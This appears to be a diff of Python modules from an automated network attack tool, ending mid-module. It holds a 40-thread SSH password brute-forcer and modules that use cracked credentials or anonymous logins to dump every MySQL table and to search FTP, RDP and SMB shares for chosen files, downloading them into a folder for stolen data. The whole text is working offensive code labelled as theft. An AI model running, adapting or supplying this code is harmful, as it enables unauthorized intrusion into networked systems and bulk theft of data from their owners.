|
||||
if "Ports" not in self.scan.columns:
|
||||
self.scan["Ports"] = None
|
||||
self.scan = self.scan[self.scan["Ports"].str.contains("22", na=False)]
|
||||
|
||||
def ssh_connect(self, adresse_ip, user, password):
|
||||
"""
|
||||
Attempt to connect to an SSH service using the given credentials.
|
||||
"""
|
||||
ssh = paramiko.SSHClient()
|
||||
ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
|
||||
|
||||
try:
|
||||
ssh.connect(adresse_ip, username=user, password=password, banner_timeout=200) # Adjust timeout as necessary
|
||||
return True
|
||||
except (paramiko.AuthenticationException, socket.error, paramiko.SSHException):
|
||||
return False
|
||||
finally:
|
||||
ssh.close() # Ensure the SSH connection is closed
|
||||
|
||||
def worker(self, progress, task_id, success_flag):
|
||||
"""
|
||||
Worker thread to process items in the queue.
|
||||
"""
|
||||
while not self.queue.empty():
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping worker thread.")
|
||||
break
|
||||
|
||||
adresse_ip, user, password, mac_address, hostname, port = self.queue.get()
|
||||
if self.ssh_connect(adresse_ip, user, password):
|
||||
with self.lock:
|
||||
self.results.append([mac_address, adresse_ip, hostname, user, password, port])
|
||||
logger.success(f"Found credentials IP: {adresse_ip} | User: {user} | Password: {password}")
|
||||
self.save_results()
|
||||
self.removeduplicates()
|
||||
success_flag[0] = True
|
||||
self.queue.task_done()
|
||||
progress.update(task_id, advance=1)
|
||||
|
||||
|
||||
def run_bruteforce(self, adresse_ip, port):
|
||||
self.load_scan_file() # Reload the scan file to get the latest IPs and ports
|
||||
|
||||
mac_address = self.scan.loc[self.scan['IPs'] == adresse_ip, 'MAC Address'].values[0]
|
||||
hostname = self.scan.loc[self.scan['IPs'] == adresse_ip, 'Hostnames'].values[0]
|
||||
|
||||
total_tasks = len(self.users) * len(self.passwords)
|
||||
|
||||
for user in self.users:
|
||||
for password in self.passwords:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce task addition.")
|
||||
return False, []
|
||||
self.queue.put((adresse_ip, user, password, mac_address, hostname, port))
|
||||
|
||||
success_flag = [False]
|
||||
threads = []
|
||||
|
||||
with Progress(SpinnerColumn(), TextColumn("[progress.description]{task.description}"), BarColumn(), TextColumn("[progress.percentage]{task.percentage:>3.0f}%")) as progress:
|
||||
task_id = progress.add_task("[cyan]Bruteforcing SSH...", total=total_tasks)
|
||||
|
||||
for _ in range(40): # Adjust the number of threads based on the RPi Zero's capabilities
|
||||
t = threading.Thread(target=self.worker, args=(progress, task_id, success_flag))
|
||||
t.start()
|
||||
threads.append(t)
|
||||
|
||||
while not self.queue.empty():
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce.")
|
||||
while not self.queue.empty():
|
||||
self.queue.get()
|
||||
self.queue.task_done()
|
||||
break
|
||||
|
||||
self.queue.join()
|
||||
|
||||
for t in threads:
|
||||
t.join()
|
||||
|
||||
return success_flag[0], self.results # Return True and the list of successes if at least one attempt was successful
|
||||
|
||||
|
||||
def save_results(self):
|
||||
"""
|
||||
Save the results of successful connection attempts to a CSV file.
|
||||
"""
|
||||
df = pd.DataFrame(self.results, columns=['MAC Address', 'IP Address', 'Hostname', 'User', 'Password', 'Port'])
|
||||
df.to_csv(self.sshfile, index=False, mode='a', header=not os.path.exists(self.sshfile))
|
||||
self.results = [] # Reset temporary results after saving
|
||||
|
||||
def removeduplicates(self):
|
||||
"""
|
||||
Remove duplicate entries from the results CSV file.
|
||||
"""
|
||||
df = pd.read_csv(self.sshfile)
|
||||
df.drop_duplicates(inplace=True)
|
||||
df.to_csv(self.sshfile, index=False)
|
||||
|
||||
if __name__ == "__main__":
|
||||
shared_data = SharedData()
|
||||
try:
|
||||
ssh_bruteforce = SSHBruteforce(shared_data)
|
||||
logger.info("Démarrage de l'attaque SSH... sur le port 22")
|
||||
|
||||
# Load the netkb file and get the IPs to scan
|
||||
ips_to_scan = shared_data.read_data()
|
||||
|
||||
# Execute the brute force on each IP
|
||||
for row in ips_to_scan:
|
||||
ip = row["IPs"]
|
||||
logger.info(f"Executing SSHBruteforce on {ip}...")
|
||||
ssh_bruteforce.execute(ip, b_port, row, b_status)
|
||||
|
||||
logger.info(f"Nombre total de succès: {len(ssh_bruteforce.ssh_connector.results)}")
|
||||
exit(len(ssh_bruteforce.ssh_connector.results))
|
||||
except Exception as e:
|
||||
logger.error(f"Erreur: {e}")
|
||||
@@ -0,0 +1,189 @@
|
||||
import os
|
||||
import pandas as pd
|
||||
import logging
|
||||
import time
|
||||
from sqlalchemy import create_engine
|
||||
from rich.console import Console
|
||||
from threading import Timer
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
|
||||
# Configure the logger
|
||||
logger = Logger(name="steal_data_sql.py", level=logging.DEBUG)
|
||||
|
||||
# Define the necessary global variables
|
||||
b_class = "StealDataSQL"
|
||||
b_module = "steal_data_sql"
|
||||
b_status = "steal_data_sql"
|
||||
b_parent = "SQLBruteforce"
|
||||
b_port = 3306
|
||||
|
||||
class StealDataSQL:
|
||||
"""
|
||||
Class to handle the process of stealing data from SQL servers.
|
||||
"""
|
||||
def __init__(self, shared_data):
|
||||
try:
|
||||
self.shared_data = shared_data
|
||||
self.sql_connected = False
|
||||
self.stop_execution = False
|
||||
logger.info("StealDataSQL initialized.")
|
||||
except Exception as e:
|
||||
logger.error(f"Error during initialization: {e}")
|
||||
|
||||
def connect_sql(self, ip, username, password, database=None):
|
||||
"""
|
||||
Establish a MySQL connection using SQLAlchemy.
|
||||
"""
|
||||
try:
|
||||
# Si aucune base n'est spécifiée, on se connecte sans base
|
||||
db_part = f"/{database}" if database else ""
|
||||
connection_str = f"mysql+pymysql://{username}:{password}@{ip}:3306{db_part}"
|
||||
engine = create_engine(connection_str, connect_args={"connect_timeout": 10})
|
||||
self.sql_connected = True
|
||||
logger.info(f"Connected to {ip} via SQL with username {username}" + (f" to database {database}" if database else ""))
|
||||
return engine
|
||||
except Exception as e:
|
||||
logger.error(f"SQL connection error for {ip} with user '{username}' and password '{password}'" + (f" to database {database}" if database else "") + f": {e}")
|
||||
return None
|
||||
|
||||
def find_tables(self, engine):
|
||||
"""
|
||||
Find all tables in all databases, excluding system databases.
|
||||
"""
|
||||
try:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Table search interrupted due to orchestrator exit.")
|
||||
return []
|
||||
query = """
|
||||
SELECT TABLE_NAME, TABLE_SCHEMA
|
||||
FROM INFORMATION_SCHEMA.TABLES
|
||||
WHERE TABLE_SCHEMA NOT IN ('information_schema', 'mysql', 'performance_schema', 'sys')
|
||||
AND TABLE_TYPE = 'BASE TABLE'
|
||||
"""
|
||||
df = pd.read_sql(query, engine)
|
||||
tables = df[['TABLE_NAME', 'TABLE_SCHEMA']].values.tolist()
|
||||
logger.info(f"Found {len(tables)} tables across all databases")
|
||||
return tables
|
||||
except Exception as e:
|
||||
logger.error(f"Error finding tables: {e}")
|
||||
return []
|
||||
|
||||
def steal_data(self, engine, table, schema, local_dir):
|
||||
"""
|
||||
Download data from the table in the database to a local file.
|
||||
"""
|
||||
try:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Data stealing process interrupted due to orchestrator exit.")
|
||||
return
|
||||
query = f"SELECT * FROM {schema}.{table}"
|
||||
df = pd.read_sql(query, engine)
|
||||
local_file_path = os.path.join(local_dir, f"{schema}_{table}.csv")
|
||||
df.to_csv(local_file_path, index=False)
|
||||
logger.success(f"Downloaded data from table {schema}.{table} to {local_file_path}")
|
||||
except Exception as e:
|
||||
logger.error(f"Error downloading data from table {schema}.{table}: {e}")
|
||||
|
||||
def execute(self, ip, port, row, status_key):
|
||||
"""
|
||||
Steal data from the remote SQL server.
|
||||
"""
|
||||
try:
|
||||
if 'success' in row.get(self.b_parent_action, ''):
|
||||
self.shared_data.bjornorch_status = "StealDataSQL"
|
||||
time.sleep(5)
|
||||
logger.info(f"Stealing data from {ip}:{port}...")
|
||||
|
||||
sqlfile = self.shared_data.sqlfile
|
||||
credentials = []
|
||||
if os.path.exists(sqlfile):
|
||||
df = pd.read_csv(sqlfile)
|
||||
# Filtrer les credentials pour l'IP spécifique
|
||||
ip_credentials = df[df['IP Address'] == ip]
|
||||
# Créer des tuples (username, password, database)
|
||||
credentials = [(row['User'], row['Password'], row['Database'])
|
||||
for _, row in ip_credentials.iterrows()]
|
||||
logger.info(f"Found {len(credentials)} credential combinations for {ip}")
|
||||
|
||||
if not credentials:
|
||||
logger.error(f"No valid credentials found for {ip}. Skipping...")
|
||||
return 'failed'
|
||||
|
||||
def timeout():
|
||||
if not self.sql_connected:
|
||||
logger.error(f"No SQL connection established within 4 minutes for {ip}. Marking as failed.")
|
||||
self.stop_execution = True
|
||||
|
||||
timer = Timer(240, timeout)
|
||||
timer.start()
|
||||
|
||||
success = False
|
||||
for username, password, database in credentials:
|
||||
if self.stop_execution or self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Steal data execution interrupted.")
|
||||
break
|
||||
try:
|
||||
logger.info(f"Trying credential {username}:{password} for {ip} on database {database}")
|
||||
# D'abord se connecter sans base pour vérifier les permissions globales
|
||||
engine = self.connect_sql(ip, username, password)
|
||||
if engine:
|
||||
tables = self.find_tables(engine)
|
||||
mac = row['MAC Address']
|
||||
local_dir = os.path.join(self.shared_data.datastolendir, f"sql/{mac}_{ip}/{database}")
|
||||
os.makedirs(local_dir, exist_ok=True)
|
||||
|
||||
if tables:
|
||||
for table, schema in tables:
|
||||
if self.stop_execution or self.shared_data.orchestrator_should_exit:
|
||||
break
|
||||
# Se connecter à la base spécifique pour le vol de données
|
||||
db_engine = self.connect_sql(ip, username, password, schema)
|
||||
if db_engine:
|
||||
self.steal_data(db_engine, table, schema, local_dir)
|
||||
success = True
|
||||
counttables = len(tables)
|
||||
logger.success(f"Successfully stolen data from {counttables} tables on {ip}:{port}")
|
||||
|
||||
if success:
|
||||
timer.cancel()
|
||||
return 'success'
|
||||
except Exception as e:
|
||||
logger.error(f"Error stealing data from {ip} with user '{username}' on database {database}: {e}")
|
||||
|
||||
if not success:
|
||||
logger.error(f"Failed to steal any data from {ip}:{port}")
|
||||
return 'failed'
|
||||
else:
|
||||
return 'success'
|
||||
|
||||
else:
|
||||
logger.info(f"Skipping {ip} as it was not successfully bruteforced")
|
||||
return 'skipped'
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"Unexpected error during execution for {ip}:{port}: {e}")
|
||||
return 'failed'
|
||||
|
||||
def b_parent_action(self, row):
|
||||
"""
|
||||
Get the parent action status from the row.
|
||||
"""
|
||||
return row.get(b_parent, {}).get(b_status, '')
|
||||
|
||||
if __name__ == "__main__":
|
||||
shared_data = SharedData()
|
||||
try:
|
||||
steal_data_sql = StealDataSQL(shared_data)
|
||||
logger.info("[bold green]Starting SQL data extraction process[/bold green]")
|
||||
|
||||
# Load the IPs to process from shared data
|
||||
ips_to_process = shared_data.read_data()
|
||||
|
||||
# Execute data theft on each IP
|
||||
for row in ips_to_process:
|
||||
ip = row["IPs"]
|
||||
steal_data_sql.execute(ip, b_port, row, b_status)
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"Error in main execution: {e}")
|
||||
@@ -0,0 +1,198 @@
|
||||
"""
|
||||
steal_files_ftp.py - This script connects to FTP servers using provided credentials or anonymous access, searches for specific files, and downloads them to a local directory.
|
||||
"""
|
||||
|
||||
import os
|
||||
import logging
|
||||
import time
|
||||
from rich.console import Console
|
||||
from threading import Timer
|
||||
from ftplib import FTP
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
|
||||
# Configure the logger
|
||||
logger = Logger(name="steal_files_ftp.py", level=logging.DEBUG)
|
||||
|
||||
# Define the necessary global variables
|
||||
b_class = "StealFilesFTP"
|
||||
b_module = "steal_files_ftp"
|
||||
b_status = "steal_files_ftp"
|
||||
b_parent = "FTPBruteforce"
|
||||
b_port = 21
|
||||
|
||||
class StealFilesFTP:
|
||||
"""
|
||||
Class to handle the process of stealing files from FTP servers.
|
||||
"""
|
||||
def __init__(self, shared_data):
|
||||
try:
|
||||
self.shared_data = shared_data
|
||||
self.ftp_connected = False
|
||||
self.stop_execution = False
|
||||
logger.info("StealFilesFTP initialized")
|
||||
except Exception as e:
|
||||
logger.error(f"Error during initialization: {e}")
|
||||
|
||||
def connect_ftp(self, ip, username, password):
|
||||
"""
|
||||
Establish an FTP connection.
|
||||
"""
|
||||
try:
|
||||
ftp = FTP()
|
||||
ftp.connect(ip, 21)
|
||||
ftp.login(user=username, passwd=password)
|
||||
self.ftp_connected = True
|
||||
logger.info(f"Connected to {ip} via FTP with username {username}")
|
||||
return ftp
|
||||
except Exception as e:
|
||||
logger.error(f"FTP connection error for {ip} with user '{username}' and password '{password}': {e}")
|
||||
return None
|
||||
|
||||
def find_files(self, ftp, dir_path):
|
||||
"""
|
||||
Find files in the FTP share based on the configuration criteria.
|
||||
"""
|
||||
files = []
|
||||
try:
|
||||
ftp.cwd(dir_path)
|
||||
items = ftp.nlst()
|
||||
for item in items:
|
||||
try:
|
||||
ftp.cwd(item)
|
||||
files.extend(self.find_files(ftp, os.path.join(dir_path, item)))
|
||||
ftp.cwd('..')
|
||||
except Exception:
|
||||
if any(item.endswith(ext) for ext in self.shared_data.steal_file_extensions) or \
|
||||
any(file_name in item for file_name in self.shared_data.steal_file_names):
|
||||
files.append(os.path.join(dir_path, item))
|
||||
logger.info(f"Found {len(files)} matching files in {dir_path} on FTP")
|
||||
except Exception as e:
|
||||
logger.error(f"Error accessing path {dir_path} on FTP: {e}")
|
||||
return files
|
||||
|
||||
def steal_file(self, ftp, remote_file, local_dir):
|
||||
"""
|
||||
Download a file from the FTP server to the local directory.
|
||||
"""
|
||||
try:
|
||||
local_file_path = os.path.join(local_dir, os.path.relpath(remote_file, '/'))
|
||||
local_file_dir = os.path.dirname(local_file_path)
|
||||
os.makedirs(local_file_dir, exist_ok=True)
|
||||
with open(local_file_path, 'wb') as f:
|
||||
ftp.retrbinary(f'RETR {remote_file}', f.write)
|
||||
logger.success(f"Downloaded file from {remote_file} to {local_file_path}")
|
||||
except Exception as e:
|
||||
logger.error(f"Error downloading file {remote_file} from FTP: {e}")
|
||||
|
||||
def execute(self, ip, port, row, status_key):
|
||||
"""
|
||||
Steal files from the FTP server.
|
||||
"""
|
||||
try:
|
||||
if 'success' in row.get(self.b_parent_action, ''): # Verify if the parent action is successful
|
||||
self.shared_data.bjornorch_status = "StealFilesFTP"
|
||||
logger.info(f"Stealing files from {ip}:{port}...")
|
||||
# Wait a bit because it's too fast to see the status change
|
||||
time.sleep(5)
|
||||
|
||||
# Get FTP credentials from the cracked passwords file
|
||||
ftpfile = self.shared_data.ftpfile
|
||||
credentials = []
|
||||
if os.path.exists(ftpfile):
|
||||
with open(ftpfile, 'r') as f:
|
||||
lines = f.readlines()[1:] # Skip the header
|
||||
for line in lines:
|
||||
parts = line.strip().split(',')
|
||||
if parts[1] == ip:
|
||||
credentials.append((parts[3], parts[4])) # Username and password
|
||||
logger.info(f"Found {len(credentials)} credentials for {ip}")
|
||||
|
||||
def try_anonymous_access():
|
||||
"""
|
||||
Try to access the FTP server without credentials.
|
||||
"""
|
||||
try:
|
||||
ftp = self.connect_ftp(ip, 'anonymous', '')
|
||||
return ftp
|
||||
except Exception as e:
|
||||
logger.info(f"Anonymous access to {ip} failed: {e}")
|
||||
return None
|
||||
|
||||
if not credentials and not try_anonymous_access():
|
||||
logger.error(f"No valid credentials found for {ip}. Skipping...")
|
||||
return 'failed'
|
||||
|
||||
def timeout():
|
||||
"""
|
||||
Timeout function to stop the execution if no FTP connection is established.
|
||||
"""
|
||||
if not self.ftp_connected:
|
||||
logger.error(f"No FTP connection established within 4 minutes for {ip}. Marking as failed.")
|
||||
self.stop_execution = True
|
||||
|
||||
timer = Timer(240, timeout) # 4 minutes timeout
|
||||
timer.start()
|
||||
|
||||
# Attempt anonymous access first
|
||||
success = False
|
||||
ftp = try_anonymous_access()
|
||||
if ftp:
|
||||
remote_files = self.find_files(ftp, '/')
|
||||
mac = row['MAC Address']
|
||||
local_dir = os.path.join(self.shared_data.datastolendir, f"ftp/{mac}_{ip}/anonymous")
|
||||
if remote_files:
|
||||
for remote_file in remote_files:
|
||||
if self.stop_execution:
|
||||
break
|
||||
self.steal_file(ftp, remote_file, local_dir)
|
||||
success = True
|
||||
countfiles = len(remote_files)
|
||||
logger.success(f"Successfully stolen {countfiles} files from {ip}:{port} via anonymous access")
|
||||
ftp.quit()
|
||||
if success:
|
||||
timer.cancel() # Cancel the timer if the operation is successful
|
||||
|
||||
# Attempt to steal files using each credential if anonymous access fails
|
||||
for username, password in credentials:
|
||||
if self.stop_execution:
|
||||
break
|
||||
try:
|
||||
logger.info(f"Trying credential {username}:{password} for {ip}")
|
||||
ftp = self.connect_ftp(ip, username, password)
|
||||
if ftp:
|
||||
remote_files = self.find_files(ftp, '/')
|
||||
mac = row['MAC Address']
|
||||
local_dir = os.path.join(self.shared_data.datastolendir, f"ftp/{mac}_{ip}/{username}")
|
||||
if remote_files:
|
||||
for remote_file in remote_files:
|
||||
if self.stop_execution:
|
||||
break
|
||||
self.steal_file(ftp, remote_file, local_dir)
|
||||
success = True
|
||||
countfiles = len(remote_files)
|
||||
logger.info(f"Successfully stolen {countfiles} files from {ip}:{port} with user '{username}'")
|
||||
ftp.quit()
|
||||
if success:
|
||||
timer.cancel() # Cancel the timer if the operation is successful
|
||||
break # Exit the loop as we have found valid credentials
|
||||
except Exception as e:
|
||||
logger.error(f"Error stealing files from {ip} with user '{username}': {e}")
|
||||
|
||||
# Ensure the action is marked as failed if no files were found
|
||||
if not success:
|
||||
logger.error(f"Failed to steal any files from {ip}:{port}")
|
||||
return 'failed'
|
||||
else:
|
||||
return 'success'
|
||||
except Exception as e:
|
||||
logger.error(f"Unexpected error during execution for {ip}:{port}: {e}")
|
||||
return 'failed'
|
||||
|
||||
if __name__ == "__main__":
|
||||
try:
|
||||
shared_data = SharedData()
|
||||
steal_files_ftp = StealFilesFTP(shared_data)
|
||||
# Add test or demonstration calls here
|
||||
except Exception as e:
|
||||
logger.error(f"Error in main execution: {e}")
|
||||
@@ -0,0 +1,184 @@
|
||||
"""
|
||||
steal_files_rdp.py - This script connects to remote RDP servers using provided credentials, searches for specific files, and downloads them to a local directory.
|
||||
"""
|
||||
|
||||
import os
|
||||
import subprocess
|
||||
import logging
|
||||
import time
|
||||
from threading import Timer
|
||||
from rich.console import Console
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
|
||||
# Configure the logger
|
||||
logger = Logger(name="steal_files_rdp.py", level=logging.DEBUG)
|
||||
|
||||
# Define the necessary global variables
|
||||
b_class = "StealFilesRDP"
|
||||
b_module = "steal_files_rdp"
|
||||
b_status = "steal_files_rdp"
|
||||
b_parent = "RDPBruteforce"
|
||||
b_port = 3389
|
||||
|
||||
class StealFilesRDP:
|
||||
"""
|
||||
Class to handle the process of stealing files from RDP servers.
|
||||
"""
|
||||
def __init__(self, shared_data):
|
||||
try:
|
||||
self.shared_data = shared_data
|
||||
self.rdp_connected = False
|
||||
self.stop_execution = False
|
||||
logger.info("StealFilesRDP initialized")
|
||||
except Exception as e:
|
||||
logger.error(f"Error during initialization: {e}")
|
||||
|
||||
def connect_rdp(self, ip, username, password):
|
||||
"""
|
||||
Establish an RDP connection.
|
||||
"""
|
||||
try:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("RDP connection attempt interrupted due to orchestrator exit.")
|
||||
return None
|
||||
command = f"xfreerdp /v:{ip} /u:{username} /p:{password} /drive:shared,/mnt/shared"
|
||||
process = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
|
||||
stdout, stderr = process.communicate()
|
||||
if process.returncode == 0:
|
||||
logger.info(f"Connected to {ip} via RDP with username {username}")
|
||||
self.rdp_connected = True
|
||||
return process
|
||||
else:
|
||||
logger.error(f"Error connecting to RDP on {ip} with username {username}: {stderr.decode()}")
|
||||
return None
|
||||
except Exception as e:
|
||||
logger.error(f"Error connecting to RDP on {ip} with username {username}: {e}")
|
||||
return None
|
||||
|
||||
def find_files(self, client, dir_path):
|
||||
"""
|
||||
Find files in the remote directory based on the configuration criteria.
|
||||
"""
|
||||
try:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("File search interrupted due to orchestrator exit.")
|
||||
return []
|
||||
# Assuming that files are mounted and can be accessed via SMB or locally
|
||||
files = []
|
||||
for root, dirs, filenames in os.walk(dir_path):
|
||||
for file in filenames:
|
||||
if any(file.endswith(ext) for ext in self.shared_data.steal_file_extensions) or \
|
||||
any(file_name in file for file_name in self.shared_data.steal_file_names):
|
||||
files.append(os.path.join(root, file))
|
||||
logger.info(f"Found {len(files)} matching files in {dir_path}")
|
||||
return files
|
||||
except Exception as e:
|
||||
logger.error(f"Error finding files in directory {dir_path}: {e}")
|
||||
return []
|
||||
|
||||
def steal_file(self, remote_file, local_dir):
|
||||
"""
|
||||
Download a file from the remote server to the local directory.
|
||||
"""
|
||||
try:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("File stealing process interrupted due to orchestrator exit.")
|
||||
return
|
||||
local_file_path = os.path.join(local_dir, os.path.basename(remote_file))
|
||||
os.makedirs(os.path.dirname(local_file_path), exist_ok=True)
|
||||
command = f"cp {remote_file} {local_file_path}"
|
||||
process = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
|
||||
stdout, stderr = process.communicate()
|
||||
if process.returncode == 0:
|
||||
logger.success(f"Downloaded file from {remote_file} to {local_file_path}")
|
||||
else:
|
||||
logger.error(f"Error downloading file {remote_file}: {stderr.decode()}")
|
||||
except Exception as e:
|
||||
logger.error(f"Error stealing file {remote_file}: {e}")
|
||||
|
||||
def execute(self, ip, port, row, status_key):
|
||||
"""
|
||||
Steal files from the remote server using RDP.
|
||||
"""
|
||||
try:
|
||||
if 'success' in row.get(self.b_parent_action, ''): # Verify if the parent action is successful
|
||||
self.shared_data.bjornorch_status = "StealFilesRDP"
|
||||
# Wait a bit because it's too fast to see the status change
|
||||
time.sleep(5)
|
||||
logger.info(f"Stealing files from {ip}:{port}...")
|
||||
|
||||
# Get RDP credentials from the cracked passwords file
|
||||
rdpfile = self.shared_data.rdpfile
|
||||
credentials = []
|
||||
if os.path.exists(rdpfile):
|
||||
with open(rdpfile, 'r') as f:
|
||||
lines = f.readlines()[1:] # Skip the header
|
||||
for line in lines:
|
||||
parts = line.strip().split(',')
|
||||
if parts[1] == ip:
|
||||
credentials.append((parts[3], parts[4]))
|
||||
logger.info(f"Found {len(credentials)} credentials for {ip}")
|
||||
|
||||
if not credentials:
|
||||
logger.error(f"No valid credentials found for {ip}. Skipping...")
|
||||
return 'failed'
|
||||
|
||||
def timeout():
|
||||
"""
|
||||
Timeout function to stop the execution if no RDP connection is established.
|
||||
"""
|
||||
if not self.rdp_connected:
|
||||
logger.error(f"No RDP connection established within 4 minutes for {ip}. Marking as failed.")
|
||||
self.stop_execution = True
|
||||
|
||||
timer = Timer(240, timeout) # 4 minutes timeout
|
||||
timer.start()
|
||||
|
||||
# Attempt to steal files using each credential
|
||||
success = False
|
||||
for username, password in credentials:
|
||||
if self.stop_execution or self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Steal files execution interrupted due to orchestrator exit.")
|
||||
break
|
||||
try:
|
||||
logger.info(f"Trying credential {username}:{password} for {ip}")
|
||||
client = self.connect_rdp(ip, username, password)
|
||||
if client:
|
||||
remote_files = self.find_files(client, '/mnt/shared')
|
||||
mac = row['MAC Address']
|
||||
local_dir = os.path.join(self.shared_data.datastolendir, f"rdp/{mac}_{ip}")
|
||||
if remote_files:
|
||||
for remote_file in remote_files:
|
||||
if self.stop_execution or self.shared_data.orchestrator_should_exit:
|
||||
logger.info("File stealing process interrupted due to orchestrator exit.")
|
||||
break
|
||||
self.steal_file(remote_file, local_dir)
|
||||
success = True
|
||||
countfiles = len(remote_files)
|
||||
logger.success(f"Successfully stolen {countfiles} files from {ip}:{port} using {username}")
|
||||
client.terminate()
|
||||
if success:
|
||||
timer.cancel() # Cancel the timer if the operation is successful
|
||||
return 'success' # Return success if the operation is successful
|
||||
except Exception as e:
|
||||
logger.error(f"Error stealing files from {ip} with username {username}: {e}")
|
||||
|
||||
# Ensure the action is marked as failed if no files were found
|
||||
if not success:
|
||||
logger.error(f"Failed to steal any files from {ip}:{port}")
|
||||
return 'failed'
|
||||
else:
|
||||
logger.error(f"Parent action not successful for {ip}. Skipping steal files action.")
|
||||
return 'failed'
|
||||
except Exception as e:
|
||||
logger.error(f"Unexpected error during execution for {ip}:{port}: {e}")
|
||||
return 'failed'
|
||||
|
||||
if __name__ == "__main__":
|
||||
try:
|
||||
shared_data = SharedData()
|
||||
steal_files_rdp = StealFilesRDP(shared_data)
|
||||
# Add test or demonstration calls here
|
||||
except Exception as e:
|
||||
logger.error(f"Error in main execution: {e}")
|
||||
@@ -0,0 +1,223 @@
|
||||
import os
|
||||
import logging
|
||||
from rich.console import Console
|
||||
from threading import Timer
|
||||
import time
|
||||
from smb.SMBConnection import SMBConnection
|
||||
from smb.base import SharedFile
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
|
||||
# Configure the logger
|
||||
logger = Logger(name="steal_files_smb.py", level=logging.DEBUG)
|
||||
|
||||
# Define the necessary global variables
|
||||
b_class = "StealFilesSMB"
|
||||
b_module = "steal_files_smb"
|
||||
b_status = "steal_files_smb"
|
||||
b_parent = "SMBBruteforce"
|
||||
b_port = 445
|
||||
|
||||
IGNORED_SHARES = {'print$', 'ADMIN$', 'IPC$', 'C$', 'D$', 'E$', 'F$', 'Sharename', '---------', 'SMB1'}
|
||||
|
||||
class StealFilesSMB:
|
||||
"""
|
||||
Class to handle the process of stealing files from SMB shares.
|
||||
"""
|
||||
def __init__(self, shared_data):
|
||||
try:
|
||||
self.shared_data = shared_data
|
||||
self.smb_connected = False
|
||||
self.stop_execution = False
|
||||
logger.info("StealFilesSMB initialized")
|
||||
except Exception as e:
|
||||
logger.error(f"Error during initialization: {e}")
|
||||
|
||||
def connect_smb(self, ip, username, password):
|
||||
"""
|
||||
Establish an SMB connection.
|
||||
"""
|
||||
try:
|
||||
conn = SMBConnection(username, password, "Bjorn", "Target", use_ntlm_v2=True, is_direct_tcp=True)
|
||||
conn.connect(ip, 445)
|
||||
logger.info(f"Connected to {ip} via SMB with username {username}")
|
||||
self.smb_connected = True
|
||||
return conn
|
||||
except Exception as e:
|
||||
logger.error(f"SMB connection error for {ip} with user '{username}' and password '{password}': {e}")
|
||||
return None
|
||||
|
||||
def find_files(self, conn, share_name, dir_path):
|
||||
"""
|
||||
Find files in the SMB share based on the configuration criteria.
|
||||
"""
|
||||
files = []
|
||||
try:
|
||||
for file in conn.listPath(share_name, dir_path):
|
||||
if file.isDirectory:
|
||||
if file.filename not in ['.', '..']:
|
||||
files.extend(self.find_files(conn, share_name, os.path.join(dir_path, file.filename)))
|
||||
else:
|
||||
if any(file.filename.endswith(ext) for ext in self.shared_data.steal_file_extensions) or \
|
||||
any(file_name in file.filename for file_name in self.shared_data.steal_file_names):
|
||||
files.append(os.path.join(dir_path, file.filename))
|
||||
logger.info(f"Found {len(files)} matching files in {dir_path} on share {share_name}")
|
||||
except Exception as e:
|
||||
logger.error(f"Error accessing path {dir_path} in share {share_name}: {e}")
|
||||
return files
|
||||
|
||||
def steal_file(self, conn, share_name, remote_file, local_dir):
|
||||
"""
|
||||
Download a file from the SMB share to the local directory.
|
||||
"""
|
||||
try:
|
||||
local_file_path = os.path.join(local_dir, os.path.relpath(remote_file, '/'))
|
||||
local_file_dir = os.path.dirname(local_file_path)
|
||||
os.makedirs(local_file_dir, exist_ok=True)
|
||||
with open(local_file_path, 'wb') as f:
|
||||
conn.retrieveFile(share_name, remote_file, f)
|
||||
logger.success(f"Downloaded file from {remote_file} to {local_file_path}")
|
||||
except Exception as e:
|
||||
logger.error(f"Error downloading file {remote_file} from share {share_name}: {e}")
|
||||
|
||||
def list_shares(self, conn):
|
||||
"""
|
||||
List shares using the SMBConnection object.
|
||||
"""
|
||||
try:
|
||||
shares = conn.listShares()
|
||||
valid_shares = [share for share in shares if share.name not in IGNORED_SHARES and not share.isSpecial and not share.isTemporary]
|
||||
logger.info(f"Found valid shares: {[share.name for share in valid_shares]}")
|
||||
return valid_shares
|
||||
except Exception as e:
|
||||
logger.error(f"Error listing shares: {e}")
|
||||
return []
|
||||
|
||||
def execute(self, ip, port, row, status_key):
|
||||
"""
|
||||
Steal files from the SMB share.
|
||||
"""
|
||||
try:
|
||||
if 'success' in row.get(self.b_parent_action, ''): # Verify if the parent action is successful
|
||||
self.shared_data.bjornorch_status = "StealFilesSMB"
|
||||
logger.info(f"Stealing files from {ip}:{port}...")
|
||||
# Wait a bit because it's too fast to see the status change
|
||||
time.sleep(5)
|
||||
# Get SMB credentials from the cracked passwords file
|
||||
smbfile = self.shared_data.smbfile
|
||||
credentials = {}
|
||||
if os.path.exists(smbfile):
|
||||
with open(smbfile, 'r') as f:
|
||||
lines = f.readlines()[1:] # Skip the header
|
||||
for line in lines:
|
||||
parts = line.strip().split(',')
|
||||
if parts[1] == ip:
|
||||
share = parts[3]
|
||||
user = parts[4]
|
||||
password = parts[5]
|
||||
if share not in credentials:
|
||||
credentials[share] = []
|
||||
credentials[share].append((user, password))
|
||||
logger.info(f"Found credentials for {len(credentials)} shares on {ip}")
|
||||
|
||||
def try_anonymous_access():
|
||||
"""
|
||||
Try to access SMB shares without credentials.
|
||||
"""
|
||||
try:
|
||||
